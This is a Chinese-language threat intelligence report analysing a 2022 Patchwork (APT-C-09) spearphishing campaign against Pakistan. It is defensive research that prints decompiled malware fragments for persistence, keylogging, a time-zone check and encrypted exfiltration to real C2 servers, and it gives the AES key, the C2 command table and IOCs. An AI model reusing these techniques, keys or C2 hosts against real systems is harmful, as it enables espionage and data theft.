

APT-C-09（摩诃草）组织针对巴基斯坦最新攻击活动

原创 高级威胁研究院 360威胁情报中心 2022-11-23 16:00 发表于北京

APT-C-09

摩诃草

APT-C-09（摩诃草）（又称白象、Patchwork、Dropping Elephant）是一个疑似具有南亚国家背景的APT组织，从2015年至今，该组织一直处于活跃状态，长期保持着针对巴基斯坦等周边国家的政府、医疗、军事、科研等领域的网络攻击活动。

该组织善于抓住热点事件及政府工作会议作为诱饵，并采用鱼叉式网络攻击手段投递攻击载荷，本次捕获的样本以“2022年总理赈灾基金”和“跨部门研讨会 - AML/CFT报名表格”为诱饵，释放“BADNEWS”最新变种木马程序进行窃密行动。

此外，本次攻击活动主要以巴基斯坦为攻击目标，载荷加入了巴基斯坦时区校验以及更可靠的加密方式，并且ShellCode加入反调试手段。

一、攻击活动分析

1. 攻击流程分析

本次攻击中，该组织投递带有CVE-2017-11882漏洞的恶意RTF文档，并携有伪装内容，其中两个文档的伪装内容如下图所示：



THE PRIME MINISTER'S FLOOD RELIEF FUND, 2022
(CONTRIBUTION STATUS)

DETAILS OF OFFICIAL:

Name	
CNIC	
Designation	
Organisation	
Contact No.	
Official Email	
Office Address	

Contribution Status:

Willing to Contribute ☐

Unwilling to Contribute ☐

Already Contributed ☐

(Note: Filling of the form is compulsory for all officials including those who are unwilling to contribute or already contributed)

Dated _____ Signature _____

Prime Minister's Secretariat | Red Zone, Islamabad, Islamabad Capital Territory, Pakistan | PH# 011-23386447



Inter Departmental Workshop - AML/CFT
Registration Form

Name _____

CNIC _____

Department _____

Rank _____

D.O.B _____


Mobile _____

Email _____

Present Address _____

Date _____

PAKISTAN



2. 恶意文档分析

以其中某恶意文档样本为例进行分析，样本信息如下：

文件名称	ContributionStatus.doc
文件大小	1.56 MB (1635712 KB)
MD5	236b62124c862664c4cb179b4b3b844a

恶意文档内嵌公式编辑器OLE对象，通过触发公式编辑器组件漏洞（CVE-2017-11882）执行指定的ShellCode，漏洞部分不在详述。Shellcode首先通过PEB(进程环境块)的BeingDebugged属性进行反调试，然后动态获取LoadLibraryA，CreateFileA等API函数地址，接着在C:\ProgramData\Microsoft\DeviceSync\目录下释放McVsoCfg.dll和mcods.exe。

```
mov byte ptr ss:[ebp-123],61
mov dword ptr ss:[esp+18],0
mov dword ptr ss:[esp+14],2
mov dword ptr ss:[esp+10],1
mov dword ptr ss:[esp+C],0
mov dword ptr ss:[esp+8],2
mov dword ptr ss:[esp],eax
mov eax,dword ptr ss:[ebp-178]
mov dword ptr ss:[esp+4],C0000000
call eax
lea edx,dword ptr ss:[ebp-15C]

760ACEE8 <kernel32.CreateFileA>
mov edi,edi
push ebp
mov ebp,esp
push ecx
push ecx
push dword ptr ss:[ebp+8]
lea eax,dword ptr ss:[ebp-8]
push eax
call <kernel32.Basep8BitStringToDynamicUnicodeString>
test eax,eax
je kernel32.760CA818
push esi
push dword ptr ss:[ebp+20]
push dword ptr ss:[ebp+1C]
push dword ptr ss:[ebp+18]
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp-4]
call <kernel32.CreateFileA>
```

然后在注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run路径下创建一个名为OneDriver、值为C:\ProgramData\Microsoft\DeviceSync\mcods.exe的键以实现持久化驻留。

0146087D C74424 14 6400 mov dword ptr [esp+14], 64

01460885 C74424 0C 0100 mov dword ptr [esp+C], 1

0146088D C74424 08 0000 mov dword ptr [esp+8], 0

01460895 FFD0 call eax

01460897 8B85 A4FEFFFF mov eax, dword ptr [ebp-15C]

0146089D 83EC 18 sub esp, 18

014608A0 890424 mov dword ptr [esp], eax

014608A3 8B85 80FEFFFF mov eax, dword ptr [ebp-180]

014608A9 FFD0 call eax

014608AB 8B85 90FEFFFF mov eax, dword ptr [ebp-170]

014608B1 51 push ecx

014608B2 C74424 0C 0400 mov dword ptr [esp+C], 4

014608BA C74424 08 0030 mov dword ptr [esp+8], 3000

eax=76131433 (ADVAPI32.RegSetValueExA)

0012F03E 00 00 43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 ..C:\ProgramData

0012F04E 5C 4D 69 63 72 6F 73 6F 66 74 5C 44 65 76 69 63 \Microsoft\Devic

0012F05E 65 53 79 6E 63 5C 6D 63 6F 64 73 2E 65 78 65 00 eSync\mcods.exe.

0012F06E 6C 72 68 70 77 79 6A 70 68 6E 74 77 63 63 63 64 lrkpwjphntwcccd

0012F07E 7A 77 79 6D 62 67 77 6E 75 68 00 00 00 00 00 00 zwymbgwruk.....

0012F08E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0012F09E 00 00 4F 6E 65 44 72 69 76 65 00 6F 6D 62 6C 6B ..OneDrive.omblk

0012F0AF 64 69 6F 66 74 5C 5C 57 69 6F 64 6F 77 73 5C 5C dioft\Windows\

最后，通过ShellExecuteEx启动mcods.exe。

jne shell32.763E700F
mov edi,1500
lea eax,dword ptr ss:[ebp-40]
push eax
mov dword ptr ss:[ebp-3C],edi
call <shell32.ShellExecuteEx>
mov ecx,dword ptr ss:[ebp-4]
mov eax,dword ptr ss:[ebp-20]
pop edi

GS 0000 FS 0038
ES 0023 DS 0023
CS 0018 SS 0023

Default (stdcall)
1: [esp] 0012EF84
2: [esp+4] 0038001F
3: [esp+8] E0FF5876
4: [esp+C] 0000003C
5: [esp+10] 00001500

Dump 5 Watch 1 [x=] Locals Struct

ASCII
C5 89 .yU.1.i@i1 vv3A.
00 68 Eu.E..M..U..ea.h
00 00 .p>vXyA.....
00 00
00 00
00 00

0012EF84
0038001F
E0FF5876
0000003C
00001500
763E7097 shell32.763E7097
0012F040 "C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe"
00000000
00000000


3. 攻击组件分析

文件名	mcods.exe
文件大小	607136 字节
MD5	327ab2061b7965f741ac10ffcf4dcc86

本次攻击使用的是DLL侧加载，mcods.exe程序实为McAfee VirusScan文件，执行时会加载恶意的McVsoCfg.dll。

```
.idata:0046C3B4
.idata:0046C3B8 ;
.idata:0046C3B8 ; Imports from McVsoCfg.dll
.idata:0046C3B8 ;
.idata:0046C3B8          extrn McVsoCfgGetObject:dword
.idata:0046C3B8          ; CODE XREF: sub_401646↑p
.idata:0046C3B8          ; DATA XREF: sub_401646↑r .
.idata:0046C3BC
.idata:0046C3C0 ;
```

其签名信息为“5Y TECHNOLOGY LIMITED”，目前为止，该证书已经被吊销。



加载的McVsoCfg.dll是BADNEWS变种木马，该木马也带有“5Y TECHNOLOGY LIMITED”签名信息，其编译时间为2022-09-02。

文件名	McVsoCfg.dll
文件大小	519584 字节
MD5	5fc1d8fa666a60c65d74b6a4dbf10413

该样本首先判断时区是否为巴基斯坦标准时区，如不是，则程序不执行主要功能进而退出，可见此次攻击活动仅限巴基斯坦地区。

```

memset(&imezero, 0, sizeof(imezero));
memset(&pTimeZoneInformation, 0, sizeof(pTimeZoneInformation));
GetProcAddress(hModule_Kernel32, if ( GetDynamicTimeZoneInformation(&pTimeZoneInformation) == -1 )//
Sub_705800B0_GetTimeZero(v30); // 检索当前时区和动态夏令时设置
v59 = 0;
v5 = v30[0];
*&cchWideChar[7] = 0;
v49 = 0;
cchWideChar[2] = 0;
v6 = v30;
*&cchWideChar[3] = 0;
if ( v31 >= 0x10 )
{
    this[4] = 0;
    result = this;
    this[5] = 15;
    *this = 0;
    this[4] = 0;
    *this = 0;
}
else
{
    v6 = v30[0];
    memcpy(wstr_Pakistan_Standard_Time, "Pakistan Standard Time", 88);
    v7 = strcmp(v6, wstr_Pakistan_Standard_Time); // 判断时区是否是巴基斯坦标准时
    if ( v7 )
    {
        ...
    }
}

```

通过WMI接口获取uuid信息，

```

if ( v5 >= 0 )
{
    if ( CoSetProxyBlanket(pProxy, 0xAu, 0, 0, 3u, 3u, 0, 0) >= 0 )
    {
        *&v25[21] = 0i64;
        strcpy(v25, "SELECT * FROM Win32_ComputerSystemProduct");
        strcpy(v30, "WQL");
        v18 = 0;
        v6 = sub_70572100(v25);
        v31 = 1;
        v7 = sub_70572100(v30);
        ...
    }
}

```

收集多种系统信息，其中包括进程列表、安装的应用程序列表、网络适配器信息、DNS解析缓存信息、服务列表、以及计算机及操作系统信息，并将收集到的信息保存到系统临时目录下的RTYgjfdg.sys文件内。

```

v56 = 0;
strcpy(str_CreateFileW, "CreateFileW");
CreateFileW = GetProcAddress(hModule_Kernel32, str_CreateFileW);
v13 = (CreateFileW)(Path, 0x40000000, 0, 0, 1, 128, 0);
CloseHandle(v13);
Sub_7057F0C0_CollectData_tasklist();
Sub_7057F0C0_CollectData_name();
Sub_7057EE70_CollectData_ipconfig();
Sub_7057EC50_CollectData_displaydns();
Sub_7057EC50_CollectData_sc();
Sub_7057EC50_CollectData_systeminfo();
memset(v13, 0, 0xBFu);
strcpy(str_tasklist, "tasklist");
Sub_705AF328_StrToWStr(WideCharStr, str_tasklist, strlen(str_tasklist) + 1);
Sub_7057BF50_CommandExecute(v7, str_tasklist);
v25 = 0;
v0 = v8 + 1;
v1 = Sub_705B317C_malloc(v8 + 1);

```

随后向地址51.89.251.8:443/vwnykJzy2si478c7a2w/terncpx8yr2ufvisgd2j/x8jb9g97kkxor5ihnbq/d91ng62l00hc4vgaxkf.php发起post请求传输收集到的信息，并采用AES-CBC-256算法模式加密信息。

```

strcpy(xmmword_1007B058, "vwnykJzy2si478c7a2w/terncpx8yr2ufvisgd2j/x8jb9g97kkxor5ihnbq/d91ng62l00hc4vgaxkf.php");
word_1007B04C = 0;
qword_1007B03C = 0i64;
qword_1007B044 = 0i64;
strcpy(::MultiByteStr, "51.89.251.8");

```

加密流程具体如下：


首先，通过特定的字符串解密算法解密出“POST”和“Content-Type: application/x-www-form-urlencoded”两个字符串，然后读取临时目录下的RTYgjfdg文件，最后以每段0x4000大小发送。

```
.text:7057F7E2      call     Sub_705B517C_malloc
.text:7057F7E7      add     esp, 4
.text:7057F7EA      mov     [esp+70h+var_30], eax
.text:7057F7EE      mov     dword ptr [eax+0Bh], 0
.text:7057F7F5      push    offset aRb_1      ; "rb"
.text:7057F7FA      push    [esp+74h+uri]      ; C:\Users\\AppData\Local\Temp\RTYgjfdg
.text:7057F7FE      mov     dword ptr [eax], 'mlo&'
.text:7057F804      mov     dword ptr [eax+4], 'up=n'
.text:7057F80B      mov     word ptr [eax+8], 'ki'
.text:7057F811      mov     byte ptr [eax+0Ah], 0
.text:7057F815      lea     eax, [esp+78h+fp]
.text:7057F819      push    eax
.text:7057F81A      call    Sub_705AEFCB_fopen
```

POST内容主要分3个部分，“qadc=”对应的是加密之后的uuid，“ghjk=”对应的是加密之后的命令号，“edcaa=”对应的是加密之后的获取到的信息内容。其中uuid加密方式是，使用Base64算法编码，然后AES加密，最后再使用Base64算法将其编码。

```
memset(post_value, 0, v36);
Sub_705714B0_sprintf(
    v37,
    "%s%s%s%s%s%s%s%s%s",
    str1_qadc,                // "qadc="
    base64_encode2,           // Base64(AES(Base64(uuid)))
    str1_ghjk,                // "&ghjk="
    v95,                      // Base64(AES("10"))
    str_edcaa,                // "&edcaa="
    base64_filebuffer,        // Base64(AES(fileBuffer))
    str_qcsnry_1,             // &qcsnry=0
    str1_zqwxce_vrbtntny,     // "&zqwxce=vrbtntny"
    v75,                      // "&ghffh=1"
    str1_olmn_puik);          // "&olmn=puik"
```

其中AES算法中密钥Key为“b14ca5898a4e4133bbce2ea2315a191”（31字节，末尾会自动添加0x00），IV向量为“1234567891234567”，下图是UUID加密数据使用AES解密过程。



接着创建线程将键盘记录保存到atapi.sys文件。

```
sub_10035720(Buffer, 0, 0x64u);
strcpy(v40, "atapi.sys");
GetEnvironmentVariableA("Temp", Buffer[0].m128i_i8, 0x64u);
v8 = &v31;
while ( *++v8 )
{
    *(_WORD *)v8 = 92;
    v10 = strlen(v40) + 1;
    v11 = &v31;
    while ( *++v11 )
    {
        qmemcpy(v11, v40, v10);
        GetTempPathW(0x104u, String1);
        *(_DWORD *)String2 = 7602273;
        v39 = 0;
        v38 = 0i64;
        v34 = 7340129;
        v35 = 3014761;
        v36 = 7929971;
        v37 = 115;
        lstrcatW(String1, String2);
        NumberOfBytesWritten = 0;
        FileAttributesW = GetFileAttributesW(String1);
        if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
        {
            hFile = CreateFileW(String1, 0x40000000u, 0, 0, 1u, 0x80u, 0);
            v29 = GetKeyState(20) & 1;
            if ( (GetKeyState(16) & 0x1000) != 0 || (GetKeyState(160) & 0x1000) != 0 || (GetKeyState(161) & 0x1000) != 0 )
                v16 = v29 ^ 1;
            else
                v16 = v29;
            if ( v16 )
            {
                ...
            }
        }
    }
}
```

根据请求返回的结果对其进行解析得到相应指令，来完成后续的攻击行动，相关指令功能如下。

C2指令	功能
1	文件上传
2	截图并加密上传
3	直接退出
4	下载保存为TGJdbkds.exe 并执行
5	读取ghjgd，并发送

6	键盘记录文件atapi.sys加密并上传
7	命令执行
8	下载TGJdbkds，并解密

二、技战法变化

1. 本次首次加入了时区校验，使得攻击行动更具针对性。
2. 与以往相比，本次样本在URL字段的命名上没有使用易于理解的字符串，而是使用了模糊不明的命名方式。

```
qmemcpy(str_ghjk, "&ghjk=", 6);
v12 = Sub_705B317C_malloc(v74);
str_edcaa = v12;
*(v12 + 4) = 0;
v74 = 20;
strcpy(v12, "&edcaa=");
str_qcsnry = Sub_705B317C_malloc(v74);
v79 = str_qcsnry;
*(str_qcsnry + 10) = 0;
*(str_qcsnry + 14) = 0;
*(str_qcsnry + 9) = 0;
v74 = 20;
strcpy(str_qcsnry, "&qcsnry=");
str_zqxwce = Sub_705B317C_malloc(v74);
v78 = str_zqxwce;
*(str_zqxwce + 15) = 0;
str_zqxwce[19] = 0;
v74 = 20;
strcpy(str_zqxwce, "&zqxwce=vrbttny");
v15 = Sub_705B317C_malloc(v74);
v77 = v15;
*v15 = 0i64;
*(v15 + 4) = 0;
v74 = 15;
qmemcpy(v15, "&ghffh=1", 8);

str_olmn = Sub_705B317C_malloc(v74);

v366 = 4018249;
v367 = 0;
v143 = 3;
strcpy(v350, "&User=");
v350[7] = 0;
v351 = 0;
v144 = 6;
v350[6] = 0;
strcpy(v352, "&uuid=");
v352[7] = 0;
v353 = 0;
v145 = 6;
v352[6] = 0;
strcpy(v363, "&Isping=");
v363[9] = 0;
v146 = 8;
v363[8] = 0;
sub_401260(v242, "%s%s%s%s%s%s", (const char *)&v366, v292,
v152 = 0;
v153 = 0;
strcpy((char *)v355, "HttpSendRequestA");
v355[9] = 0;
v149 = 16;
v355[8] = 0;
LibraryW = LoadLibraryW(lpWideCharStr);
v66 = GetProcAddress(LibraryW, (LPCSTR)v337);
```

本次载荷

前期载荷

3. 获取的信息较之前样本略有更新，且本次主要通过Windows命令行进行信息获取，之前部分信息是根据注册表获取信息。

```
Sub_7057F0C0_CollectData_tasklist(); // tasklist
Sub_7057F0C0_CollectData_name(); // wmic product get name
Sub_7057EE70_CollectData_ipconfig(); // ipconfig /all
Sub_7057EC50_CollectData_displaydns(); // ipconfig /displaydns
Sub_7057EC50_CollectData_sc(); // sc query
Sub_7057EC50_CollectData_systeminfo(); // systeminfo
```

本次载荷


```
phkResult = 0;
RegOpenKeyExW(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, &phkResult);
RegQueryInfoKeyW(phkResult, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0);
hHeap = GetProcessHeap();
HeapAlloc(hHeap, 8u, 2 * cbMaxSubKeyLen + 2);
RegOpenKeyExW(hKey, L"Software\\Classes\\Installer\\Products", 0, 0x20019u, &phkResult);
RegQueryInfoKeyW(phkResult, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0);
hHeap = GetProcessHeap();
```

前期载荷

4. 攻击者在本次攻击中使用了AES-CBC-256算法对数据进行加密，前期攻击中也使用过AES-CBC-128、RC4等不同算法，可以看到该组织在数据加密算法上一直在下功夫。

总结

APT-C-09（摩诃草）组织从2013年被披露后，从未停止相关攻击活动，长期针对巴基斯坦等周边国家进行攻击，并且攻击目标和目的也都未发生改变，这也体现出幕后组织意志的坚定性，此次攻击样本加入时区校验，更说明攻击行动具有针对性。

此外，本文披露的相关恶意代码、C&C只是摩诃草组织部分攻击过程中使用的最新武器，该组织不会因为一次攻击行动的暴露而停止活动，反而会持续更新其载荷，后期我们也将持续关注该组织的攻击武器。

附录 IOC

- MD5:
- 236b62124c862664c4cb179b4b3b844a
 - 5fc1d8fa666a60c65d74b6a4dbf10413
 - 43e2a8601a4f70897d73353c4908f224
 - 53dd49f39b0f8d41756edc2787473b67
- C2:
- 51.89.251.8:443
 - 125.209.76.62:8443
 - 192.227.174.165:80



360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻

击，独家披露多个国家级APT组织的高级行动，赢得业内的广泛认可，为360保障国家网络安全提供有力支撑。